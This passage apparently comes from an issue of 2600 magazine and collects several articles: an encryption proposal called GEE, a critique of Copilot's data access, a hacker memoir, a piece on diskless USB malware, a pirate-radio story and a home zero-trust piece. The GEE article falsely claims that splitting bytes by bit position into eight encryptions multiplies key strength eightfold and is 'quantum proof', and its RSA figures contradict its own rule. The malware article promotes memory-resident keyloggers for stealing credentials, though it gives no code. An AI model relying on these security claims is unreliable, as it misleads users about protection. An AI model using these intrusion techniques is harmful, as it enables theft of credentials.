RSA-2048	110	No
RSA-4096	149	No
RSA-8192	201	No
RSA-16384	269	Yes but

Table 1

The new idea must not only have these traits, but exceed the security level by 2X to be quantum safe after 2030 and by a much larger factor to be safe for all time - quantum proof

encryption. OK, the bar is high, but the idea is simple. Data is organized in bytes, where a byte is eight bits. Encryption parameters can include a key, nonce, padding, mode, and associated data. They are provided to the encryption algorithm and data is fed to it in an orderly serial fashion. The encrypted data and sometimes decryption parameters like an authentication tag are output as in Figure 1.




Figure 1

Asymmetric algorithms, such as RSA, limit the maximum message size ("M") depending on key size and padding employed. As you can see in Table 2, RSA is limited to only encrypting very small amounts of data.

Padding	Overhead	RSA-1024	RSA-2048	RSA-3072	RSA-4096	RSA-8192	RSA-16384
PKCS1	11	117	245	373	501	1013	2037
OaepSHA1	42	86	214	342	470	982	2006
OaepSHA256	66	62	190	318	446	958	1982
OaepSHA384	98	30	158	286	414	926	1950
OaepSHA512	130	NA	126	254	382	894	1918

Table 2 - Maximum RSA Message Size (bytes)

To visualize the new idea, called General Encryption Enhancement ("GEE"), let's look at the data bytes vertically. There *is* a point to this.




Figure 2

Let's collect like bits positions and create a new set of eight bytes.




Figure 3

Now independently encrypt all the bytes for each bit position, where each encryption has its own unique key. The encryptions are performed in parallel.




Figure 4

Of course, the encrypted new bytes are then written/streamed out in order.

Figure 5

Since each encryption operates on 1/8 data length in parallel, the measured GEE performance is fast. For GEE with AES-256, the median performance increase over OpenSSL AES-256[7] for 14 files ranging from 182 KB to 16,384 MB was a little over 3X for both encryption and decryption.

Asymmetric encryption as noted in Table 2 is severely limited in message/data size. Each encryption has this limitation, but by using GEE with RSA there are now eight encryptions that result in maximum message size that is 8M-1 times larger (-1 is a GEE implementation detail).

Each encryption cipher, its padding[8] if any, and its mode of operation[9] if any, can be different, provided all the ciphers in a GEE set

of eight are asymmetric or symmetric. Using today's single cipher encryption paradigm, a cipher being cracked is a catastrophe, as all data encrypted by the cipher is at risk of exposure. Compare that to GEE where data remains secure even if 1, 2... 7 ciphers are cracked.

But these are nice side effects of GEE. The big deal is that each encryption has its own key, therefore GEE employs a SuperKey that is the aggregation of eight different standard keys. To decrypt encrypted data takes a SuperKey. Each byte of input data (cleartext) has eight standard keys associated with it, one for each bit position in the byte. The SuperKey effective key length is 8X the standard key length. The associated security of the encrypted data is beyond astronomical (only E+24 stars in the universe according to NASA).

Let's revisit Table 1, but add in the effect of using GEE.

Algorithm-Key Size (bits)	[6]Security Level (bits)	Quantum Safe after 2030	GEE Security Level	Quantum Safe after 2030
3TDEA	112	No	896	**Yes**
AES-128	128	No	1024	**Yes**
AES-192	192	No	1536	**Yes**
AES-256	256	**Yes**	2048	**Yes**
RSA-2048	110	No	269	**Yes**
RSA-4096	149	No	358	**Yes**
RSA-8192	201	No	474	**Yes**
RSA-16384	269	**Yes**	625	**Yes**

Table 3

Remember, quantum computing reduces the number of security level bits in half[5] and, to be quantum safe, the security level must be at least 128 bits using today's classical computing. Putting these together means that the security level must be at least 256 under quantum computing. Per Table 3, GEE raises the security level to make small key sizes safe to use. As an example, take AES-192. Today's 192 bit key is 192/2=96 bits under quantum computing. 96 is less than the required 128 bits and therefore using AES with a 192 bit key isn't safe. GEE raises the effective key length to 8*192=1536 bits. Today's GEE SuperKey of 1536 bits is 1536/2=768 bits under quantum computing and much greater than the required 128 bits; it is quantum safe.

We use security level bits for comparison because it's easy. But we are really talking about the number of symmetric key permutations. So today's AES-128 bit key has 2128 permutations and, under quantum computing, has 264 = 1.84 E+19 permutations, which is much less than the quantum safe requirement of 2128 = 3.40 E+38 permutations. Compare that to a GEE SuperKey that has 21024 = 1.79 E+308 permutations and under quantum computing has 2512 = 1.34 E+154 permutations. For this case, GEE is 2384 = 3.94 E+115 times more secure than the quantum safe requirement - aka quantum proof encryption!

Sources/Definitions

[1]NIST: National Institute of Standards and Technology

[2]FIPS: Federal Information Processing Standard

[3]ISO/IEC: International Organization for Standardization and the International Electrotechnical Commission; ISO/IEC 19790:2012 publication: Security requirements for cryptographic modules

[4]NIST Implementation Guidance for FIPS 140-2 and the Cryptographic Module Validation Program, Table 2, page 124

[5]The Impact of Quantum Computing on Present Cryptography, March 31, 2018, Department of Informatics, University of Oslo, Norway

[6]Equivalent symmetric key strength: (note: fractional bits truncated) NIST Implementation Guidance for FIPS 140-2 and the Cryptographic Module Validation Program, page 122

[7]OpenSSL: www.openssl.org

[8]Symmetric padding examples: ISO10126, ANSIX923, Zeros; Asymmetric padding examples: PKCS1, OaepSHA1, OaepSHA256, OaepSHA384, OaepSHA512

[9]Symmetric mode examples: CCM: Counter with CBC-MAC, GCM: Galois/counter mode, CBC: Cipher Block Chaining, CFB: Cipher Feedback

[10]The Triple DES algorithm uses the DES cipher three times

But I Don't Want a Copilot

by Melody Yankelevich

It has not been generally released yet as of press time, but Microsoft Copilot promises to have some amazing capabilities. I know nothing of its architecture, but the capabilities alone suggest that there may be underlying issues that destroy fundamental security, legal, and other concepts.

Please check out the Copilot launch videos to see the features that may be included in the initial rollout. For the purpose of this article, I will assume that Copilot will soon be able to fulfill a request such as "create a summary of Galaxy Quest based on my Microsoft OneDrive files." To accomplish this, Copilot will need more than just logical access to all of my stuff. It will need to do things like decoding, decompression, translation, and transcription, ultimately interpreting my data just as I would have. That is precisely the problem. Microsoft is not me.

My initial concerns include:

Excessive Access

Copilot seems to need the ability to see everything, even data that is not related to my request. After all, it would need to process an entire file in order to determine that it is *not* associated with *Galaxy Quest*. You may be forced to cancel your zero trust initiatives.

Legal

In the new Microsoft universe, email messages can turn into a PowerPoint presentation which turns into a Word quote which turns into a new customer on your CRM system. So if there is some kind of legal action, then how might you technically comply? Important information and its metadata could be anywhere, so do you put a legal hold on everything associated with a user?

Regulations such as HIPAA prohibit unnecessary access to records. So if I ask Copilot to "look at everything," then won't it cause a violation? If there is a violation, then how would I detect it?

Employer Abuse

Like ChatGPT, Microsoft admits that "everything is captured in the prompt history." This has nothing to do with my data. This enters the realm of behavior monitoring, which some employers are eager to exploit. Am I creating evidence of my incompetence by asking Copilot stupid questions? Am I taking too long to solve a particular problem?

Attribution

Copilot promises to work with applications like Salesforce, but Microsoft can't access my Salesforce data. I haven't heard anything about using typical role-based access controls, so how is this going to be accomplished? Do they intend to use my interactive connection to Salesforce? If that is the case, then anything that Copilot does will be attributed to me.

Incident Response

If Microsoft can see my data just like I can, then what do I do if I have a data breach? How can I confirm that Microsoft was not somehow involved? How might I prove that they were?

Loss of Business

Will customers abandon me due to my use of Microsoft 365, assuming that Microsoft will be privy to all of our interactions?

What Else Is It Doing?

Is Copilot directly answering my question or is it doing other things? When I ask it to analyze my spreadsheet, is it also looking for signs of criminal activity?

In the end, you have no choice. From what I have seen so far, Copilot is going to be enabled and you can't turn it off.

I used to be able to check my email, and even my provider could not see what I was doing. To perform the same task today, Microsoft requires access to everything that my Active Directory permissions allow. This sounds like a grab for all of our data, so Microsoft please explain how I am misunderstanding the way in which Copilot works.

The Hacker Perspective

by Matt "magrr" Grabara

I never thought of myself as a hacker. All I do is live my life and enjoy it whenever possible. At some point, I just realized a bunch of people refer to my ways as hacking. I found this embarrassing for two reasons: First, often mentioned on the pages of *2600,* I was worried people saw hackers as equal to criminals and terrorists; Second, I never considered myself sufficiently talented to refer to myself as a hacker.

It all started with my mom. My family had a comfortable middle - if not *upper* middle - class life. For my mom, however, it was never enough. In her view, we did not earn enough, our standard of living was not high enough, and other people, including myself, my dad, and probably even our cats, were never good enough for her.

All of us had to take blame for things not being as perfect as my mom would have liked. At the time, I did not understand why me and my dad had to suffer from emotional blackmail and "silent days," which were anything but silent. During those, my mom would abuse us verbally, yet still refuse to actually say what was really bothering her.

When I was told I did something wrong, I often did not understand what it was. I never got an answer other than "you should know." Trying to discuss it with others, including other family members, was a treason punishable with "silent days." Everyone was supposedly plotting against us. This keeps coming up even now, 20 years later.

As you can imagine, these were some tricky waters to navigate. Despite being a seven-year-old with a deliberately limited exposure to the outside world, it still felt wrong. This pushed me to try various ways of improving the mood at home. This included presenting unfortunate facts in more favorable ways, omitting them altogether, complimenting and flattering my mom on every right occasion, and keeping quiet rather than criticizing. My childhood attempts at social engineering did not prevent the next outburst. Furthermore, once found manipulating facts, two "silent weeks" were a normal punishment.

Computers, due to my parents' jobs at school and university, were always present in my life. Unusually for Poland of the late 90s, each of my parents had their own PC at home. My mom had a NEC with an amber monitor, running a 486 CPU, 16 MB hard drive, and MS-DOS 5.0. I enjoyed sitting between her and the back of the chair and observing her manipulating text-based user interface apps, swapping 3.5" and 5.25" floppy disks and printing documents on a dot matrix printer.

Together with computers, we always had some form of Internet connection. During the dial-up days, our modem did not support pulse dialing enforced by the telecom. I subsequently became the master of my dad's dial-up ceremony. Every evening, my dad went to his Windows 95 machine to check his mail and read news. Before he sat down, I was asked to pick up the phone and dial 0202122. Once I heard the response on the other end, I was observing the screen and hung up when the connection with the computer was established. There was something magical about listening to the machine-generated sounds exchanging information across the world.

At the age of six, I was given my first very own PC, running Windows 3.11. Weirdly, digging into settings and productivity apps excited me most, despite not knowing what they did and not understanding messages they produced. I eventually broke the Windows installation and no one was able to fix it. I quickly got the hang of Norton Commander and kept playing games instead.

At some point, I got a new PC with 16 GB hard drive, CD-ROM, and Windows 98 SE. Around that time, computers in homes were already common and stores exploded with Windows games and educational software. I immersed myself in interactive encyclopedias and maps. I imagined myself traveling to faraway places, going to outer space, and visiting the world's top museums.

Since my early days at school, I was always seen as *that* computer guy and an overall weird kid. I was reading computer magazines available at the time and trying all the software that came with them, occasionally bricking and then rebuilding my machine as a result. At the end of my middle school, I had dozens of these.

For my eighth birthday, I asked for a book: *Turbo Pascal & Delphi for Kids Aged 8-88* by Hans-Georg Schumann. It came with a CD containing full versions of Turbo Pascal and Delphi. From that moment, nothing made me more excited than building my own apps.

Since then, I envisaged an information society in which every piece of knowledge was available to everyone at an instant. I believed machines would replace humans at their menial tasks, so that we could focus on Greater Things - building a better world, expanding into space. A decade before this notion became part of the mainstream

debate, I was obviously seen as a complete nerd and no one felt brave enough to seriously talk to me. I felt much more comfortable talking to the adults in the field. For my schoolmates, I was speaking tongues.

Despite my mom's best attempts, I never had a competitive attitude. I never had an intention to be better than others at anything. I was simply interested in an in-depth understanding of things I cared about. To prove to her that I was good enough, however, I signed up for the knowledge show on TV. Selecting computer science as my subject in the final round was an unintentional winning strategy. The other contestants did not dare to steal my questions for extra points. I ended up winning a laptop and recognition in my hometown. No one had any idea how to deal with it. I also learned that there were even more competitive parents than mine.

The entry-level Acer, still worth $1000 at the time, was my treasure. It came with an AMD Sempron CPU and Windows XP Home. At that time, people mostly had business notebooks owned by their employers. The liberty of having one of my own and keeping the desktop as a backup meant endless tinkering opportunities. I was installing various Linux distributions in single-, dual-, and multiple-boot with various Windows versions, MS-DOS, and FreeDOS, which had just been released. I tried to understand how the built-in Norton Ghost recovery partition worked, just to delete it later as it took a significant chunk of the 32GB hard drive. I tried to build my own window manager on top of FreeDOS, genuinely believing I could do it better than the big players. Same went for my attempt to build a voice assistant based on the instructions from *CHIP Magazine*,[1] hoping it would actually be intelligent.

Around that time, my school received a new and much bigger computer lab with Windows XP Pro machines. Without an Active Directory controller, we had individual restricted local accounts. My account was not restricted for long though. Having done some research, I quickly figured out the hidden default administrator account, unlocked and accessible with an empty password. I used it to grant admin rights to my own user account, but never actually used these privileges. One day, it was finally discovered and teachers reacted with respect rather than anger. This cannot be said about the guy sitting next to me who took the idea one step further - he also restricted the admin account used by teachers.

Two years later, my parents were briefly teaching at a weekend vocational school in another city. For the first time in my life, I was home alone all day long. The catch: I could not leave the flat. Our front door came with a burglar-proof lock. If you turned the key twice when locking, it was impossible to unlock from the inside. I found a spare set of keys at home, but it was useless. I thought asking my parents not to lock me up would be rather arduous, given my mom's overprotective attitude. Instead, next time I heard them leaving in the morning, I quickly ran towards the door. After I heard the first turn of the key, I unlocked the door and when the key turned for the second time, the door was still locked from the outside but I could unlock and leave.

I did not get away with it the second time I tinkered with the school's lab. This time, it was also a brand new lab at my middle school, years seven through nine. It came with an Active Directory controller. I was curious whether a privilege escalation similar to the one I exploited previously could be found. The vulnerability was sitting between the keyboard and the chair, namely the lab teacher. I asked to be shown something on his workstation, where he had a minimized and unlocked Remote Desktop session with the server. When the teacher went to the back room, I restored it and noticed an open Active Directory Users and Computers. I quickly created myself a domain admin account. It did not take me more than five minutes to get there, despite having no prior exposure to the Windows Server environment.

My lack of a plan and the desire to impress my classmates by granting everyone admin rights resulted in me getting caught. I learned a lot about RDP and helped my teacher secure the school server, but still had my grade lowered. My class was not allowed entry to the lab for the whole semester and I experienced some bullying. My mom was threatened with legal action. My dad, shortly after this incident, went on a long-planned business trip. My mom spent that fortnight drinking. This is when I realized my mom's odd outrages and behavior were linked to her alcohol addiction.

Even though it did not seem like it on the outside, my personal outcome of this incident was overwhelmingly positive. I learned about healthy relationships: the right person will support you in becoming your best friend but not be imposing. I found true friends with whom I am still in touch. I came to understand my mom's behavior better and found more patience and resilience which helped me cope with it.

Coping but still overwhelmed, I started plotting an escape plan. The goal: start an independent life on the best possible terms. My cousin in another city was just taking his final International Baccalaureate exams and had an offer from a foreign university. I decided this was a feasible path I might be able to get parental approval (and money) for. It took another two years to get there and, as a result, I finished my high school one year later.

My IB years gave me unprecedented freedom. I had to move to another city and stay in the dorm. The dorm staff made sure everyone stayed in overnight, so while wild teenage parties were out of the question, I still could roam around and go out with friends without having to feel guilty about it.

Until now, I had often been frowned upon for asking too many questions. Now, for the first time, I met people sharing my curiosity. Together with my dorm roommate and despite the lack of computer courses in our curriculum, we were discovering cryptocurrencies, open-source intelligence, and breaking e-book DRMs to read them on our preferred devices. We both applied and got rejected from MIT. I kept criticizing my other friend's endless "great" business plans. Our physics teacher's passionate classes on radio communication stuck in my head and proved handy ten years later when I got into amateur radio.

Finally having a support network, I also became more assertive towards my immediate family. I dropped out of piano classes. I had been forced to take them because my mom was not allowed to play this instrument as a child. Most people warned me against quitting them. Ten years on, I only wished I had done it sooner.

I ended up with a bachelor's degree in economics in the Netherlands. I tried to catch the growing data science wave and thought I was good enough to do two degrees at the same time: economics and econometrics. Despite failing the criteria for passing my first year, I was granted an exemption I did not ask for, continued the dual program, failing the econometric courses. I fell out with my parents, who kept telling me all I needed to do was study harder or come back.

The recent coronavirus pandemic brought the concept of brain fog to the mainstream. At that time, however, I was not able to explain my inability to focus. The less interesting the subject, the more likely the brain fog took control of me. I started drinking coffee, which I never liked much, but it helped a little.

I eventually found the courage to drop out of econometrics. It was a huge relief. Courses in the economics program were more interesting and it was easier to find part-time jobs, thus gaining financial independence. After being a paperboy, I ended up doing some front-end development for a company serving Europe's biggest businesses and teaching information and communications technology (ICT) at my university. I became fully convinced I needed to pursue programming professionally.

My brain fogs and frequent bad dreams - to my girlfriend's discomfort - made me seek professional help. That was when I learned about ADHD, but due to limited health insurance, decided not to get a full diagnosis. I did not need it anyway. Applying ADHD coping strategies was sufficient for me to take back control.

After the roller coaster of my undergraduate studies, I took a gap year and went to Vancouver, British Columbia. I found a job at a managed services provider and did various network administration tasks. I was managing the same kind of directory controllers like the one I took over during my middle school years. This time, I did my best to prevent others from doing so.

My job involved no programming, so I decided to quit after eight months. I took a two month rail journey across Canada, likely the only truly careless backpacking in my life. Back in Europe, I got my postgraduate degree in computer science and found a job as a developer in a friendly, open-minded environment.

Even though I was already reading about cybersecurity for quite a long time, I always thought of a hacker as a person with a certain technical skillset. While in Canada, I discovered *2600* during a casual bookstore browse. Having become a subscriber since, it occurred to me that hacking is not about technical skillsets but a curious mindset. While skills are important, they do not make you a hacker. Developing them to quench your curiosity - rather than get a raise - does. Unlike hackers in movies, I do not think most of us know how to break encryption off the top of our heads. All that unites us is our drive to address challenges in the most efficient way.

[1]`web.archive.org/web/20070320220751/http://www.chip.pl/arts/archiwum/n/articlear_52994.html`

Matt "magrr" Grabara is a software developer at a consultancy in Newcastle upon Tyne, England. When away from the keyboard, he keeps on hacking his body's strength, coordination, and flexibility by practicing circus skills. He keenly posts his progress on Instagram as @matt.grabara.

HACKER PERSPECTIVE SUBMISSIONS ARE NOW OPEN!!

As promised, we've reopened the entry process for the "Hacker Perspective" column. If we print your piece, we'll pay you $500!

The column should be around 2500 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These questions are just our suggestions - feel free to answer any others that you feel are important in the world of hackers.

Send your submissions to articles@2600.com (with "Hacker Perspective" in the subject) or to our mailing address at *2600*, PO Box 99, Middle Island, NY 11953 USA.

Submissions only open every few years so don't delay!
(And be aware that it can take months or even years to select columns due to the large number that come in whenever we do this, so please try not to change your email address - or give us a backup means of contacting you.)

Diskless Malware

by street

As hackers, we continually strive to find innovative techniques to exploit vulnerabilities and gain unauthorized access to sensitive data. One such method that has gained popularity among hackers involves the use of diskless malware, particularly in the context of PowerShell scripts. Diskless malware refers to malicious software that operates entirely from memory, bypassing the need for storage on the target system's hard drive.

This sort of malware eludes most security solutions and complicates forensic analysis efforts. By residing entirely in the computer's memory, the malicious content never touches the hard drive, rendering signature-based detection futile. Diskless malware represents a dangerous new frontier in the realm of cyber attacks.

A favored weapon in the diskless malware arsenal is Microsoft Windows PowerShell, a legitimate and powerful tool used for automation and configuration management. With its command-line shell and scripting language, PowerShell grants attackers unrestricted privileges, making it a potent weapon for fileless infiltration.

I found myself favoring C++ over PowerShell, and so I designed another way of running diskless malware. By executing programs from a USB drive, we can avoid leaving any traces on the target system's disk, substantially mitigating the risk of detection. The absence of any files or traces on the hard disk makes it exceedingly challenging for conventional antivirus software and security measures to detect and remove the malware effectively, providing hackers with a significant advantage in their work.

Running the malware directly from a USB drive enables it to persist in memory even after the drive has been physically removed from the compromised system. This allows the malware to continue operating, and allows hackers to quietly exfiltrate data without leaving a trail. The malware will lurk undetected until the machine shuts down. Diskless malware leverages the tendency of users to keep their computers on for extended periods, ensuring it can continue acquiring data.

Among the various types of payloads that diskless malware can carry, keyloggers have proven particularly effective. Keyloggers allow hackers to record every keystroke made on the compromised system, capturing sensitive information such as login credentials, credit card numbers, and other confidential data.

I can recommend a book on the subject of keyloggers titled *Hacking: How to Make Your Own Key logger in C++ Programming Language*, which is written by Alan T. Norman. Additionally, open-source code on platforms like GitHub provides hackers with a treasure trove of resources to run as payloads for their diskless malware projects.

When running a USB attack, be prepared to deal with a corrupted drive message. You will periodically need to reformat your drive to prevent getting this message.

USB-based attacks remain a serious concern for cybersecurity. Hackers can use compromised USB drives to deliver malware payloads to unsuspecting victims, infecting systems and potentially causing significant damage. One of the most effective ways to bolster cybersecurity and prevent USB-based attacks is to disable USB drives when not in use. This simple measure adds an extra layer of defense, especially in environments where stringent data security is crucial.

USB drives, due to their plug-and-play nature, are vehicles for malware and cyberattacks. When a compromised USB drive is connected to a system, it can unleash a range of threats, from ransomware to data theft and system exploitation. Hackers can craft malicious files disguised as legitimate documents or applications, making it challenging for traditional security measures to detect such threats. In turn, organizations and individuals must be vigilant and proactive in safeguarding against these dangers. Understanding the risks posed by diskless malware and USB-based attacks empowers us to implement preventive measures and protect sensitive data effectively.

Hacking the Airwaves

by Barry Rueger aka @Appalbarry **barry@appalbarry.com**

My hacking spirit dates from long before I used computers. My first memory of it dates back to some time before 1980... before the Internet, before personal computers, and surely before cell phones.

My group of close friends and hard-core partiers included the trio of Marty, Brad, and Frank. Frank and I had met at cooking school in Vancouver, and the rest - as they say - is history. We drank, we smoked, and we partied, including one year when I arrived at a Halloween party dressed as Annette Funicello (as a Mouseketeer).

The biggest memory for me, though, was running a proper pirate radio station.

At some point, Marty had been owed money, and had accepted a small FM radio transmitter and antenna as payment. Since he also had a successful and longstanding DJ business, it was a match made in heaven.

DJing in those days meant turntables, wooden cases full of vinyl records, big amplifiers, bigger speakers, and, on occasion, a home-built refrigerator-sized dry-ice fog machine. Fill it up with water, stick in an immersion heater for a few hours, then dump in the dry ice. Fog!

Soon that do-it-yourself spirit extended itself to radio.

The DJ setup in his living room was quickly attached to the transmitter, and the antenna was stuck out an upstairs window. It didn't take a lot of time to figure out where the "empty" space was on the local FM band, and with a little bit of tweaking we were broadcasting a music mix like nothing you heard on commercial radio or the CBC. While Marty filled the airwaves with new wave and alternative music, the rest of us took turns driving around town just to see how far our signal went.

Marty worked on the assumption that the guys at Industry Canada who monitored such things didn't work weekends or holidays, and he kept the radio station limited to those days. It was fun, harmless, and cost nothing.

Still, it felt an awful lot like broadcasting into outer space, and after a while everyone started wishing they knew who was listening, and what they liked.

My friend Brad came to the rescue. He was employed by BC Telephone. In those pre-digital days, every phone line was attached to a mechanical switch, and each of those switches was hard wired into the network. That was how you got your phone number. Brad was one of the guys that made those connections.

Brad figured out that there were always a few unused numbers and switches, so every Friday afternoon he would connect one of them to Marty's home phone. Now, as well as his own phone calls, Marty could get calls from listeners. Each Friday he got a new "on-air" phone number, and each Monday morning it would disappear when Brad arrived at work.

It was perfect. The radio station was a success, there were more listeners than any of us imagined, and we could even take requests! And as far as we could tell, it was risk-free.

That was true until Marty moved into a south-facing tenth floor apartment, and attached the antenna to his balcony railing. Suddenly his radio signal went much further, and was much clearer.

He arrived home from work one day and found an Industry Canada vehicle covered with antennas sitting at his front door. Even though - as far as we could tell - that spot on the radio dial was vacant, it turned out that he had been interfering with a legitimate radio station 50 miles south of us in Washington State. The broadcaster in question called the American FCC, they contacted the Canadian Industry Canada, and Marty was visited by some very official folks who politely, but firmly, asked that he give them the transmitter. To his credit, Marty's reaction was to smile and say "What took you so long?"

Looking back at it, that experience probably changed my life by getting me involved in legal community radio, moving me far to the left, and teaching me to generally distrust government.

The lesson learned is that if you can help someone to break the law just a little bit - like crossing the street when the pedestrian light is red - and if you can quietly point out to them that absolutely no one was harmed and no one arrested, then you've started someone down the road to being anti-authoritarian.

If you plant that seed at just the right time, you can change their life. Maybe they'll even turn into a hacker!

Adventures in Zero Trust

by narghile

Recently, I made the decision to implement a zero trust model on my home network. The journey has been full of torment, surprise, joy, and satisfaction along the way. When I started this adventure, I knew it would be a somewhat major undertaking, but as progress continues, the process has proven to be worth the effort. These days we all have devices scattered around the home calling out to the greater web at all times of the day doing god knows what. So just cutting them off from their network friends can create some major ramifications to personal convenience or family cohesion. I'm not going to get super technical in this article because I want to encourage discovery and learning instead of creating confusion.

There are many network layouts and everyone does things differently, but if you choose to undertake this odyssey, it might be good to start with a review of your equipment, your personal needs, and a plan of attack. It has been my experience that consumer grade networking gear doesn't really provide a clear way to implement some of these ideas and might not even provide an admin the ability to do so. I'm not really up to date on the "it just works" kind of devices. If you have a router that allowed you to flash it with DD-WRT or have pfSense installed on a spare server, you're going to be better off because these systems will likely give you a better tool set to perform diagnostics.


In an effort to lessen the impact of cutting off wide open network access, it might be helpful to work from the bottom up or segment chunks of your network. Make a note of devices you are going to trust outright, those that are mixed, and the devices that you don't trust at all. For example, I started out by trusting my phone, my workstation, and even my TV out of the gate. Many of these devices already had open access to call out to wherever for the longest time and leaving them alone while investigating other devices kept my sanity intact. Don't frustrate yourself by pulling the trigger on everything at once because you will be overloaded fixing issues with broken devices. It helps to profile what each device should be doing. The idea here is to get ahead of issues you'll be encountering when trying to perform that action you've done a thousand times in the past.

To assist in the implementation, it's usually worth creating network segments ahead of time that you can use to move devices into. For example: a trusted zone and an untrusted zone or a DMZ. Creating these segments can introduce additional complexity, but aids in applying rules en masse. Before or after you add your outbound "drop all" rules, use your admin tools to see what is happening and be methodical about it. See if you can enable logging on the drop all rule and watch the chaos ensue as devices try to call out to hosts you never expected, let alone knew about. Use online databases to check if the host is legit. As I was doing this, I found so many unexpected and, frankly, things I didn't approve of going on. Many devices will be trying to call out to the vendor's websites for updates etc. I'd often question why or what they needed to do that for and sometimes discovered functionality I either forgot to disable or never used to begin with.

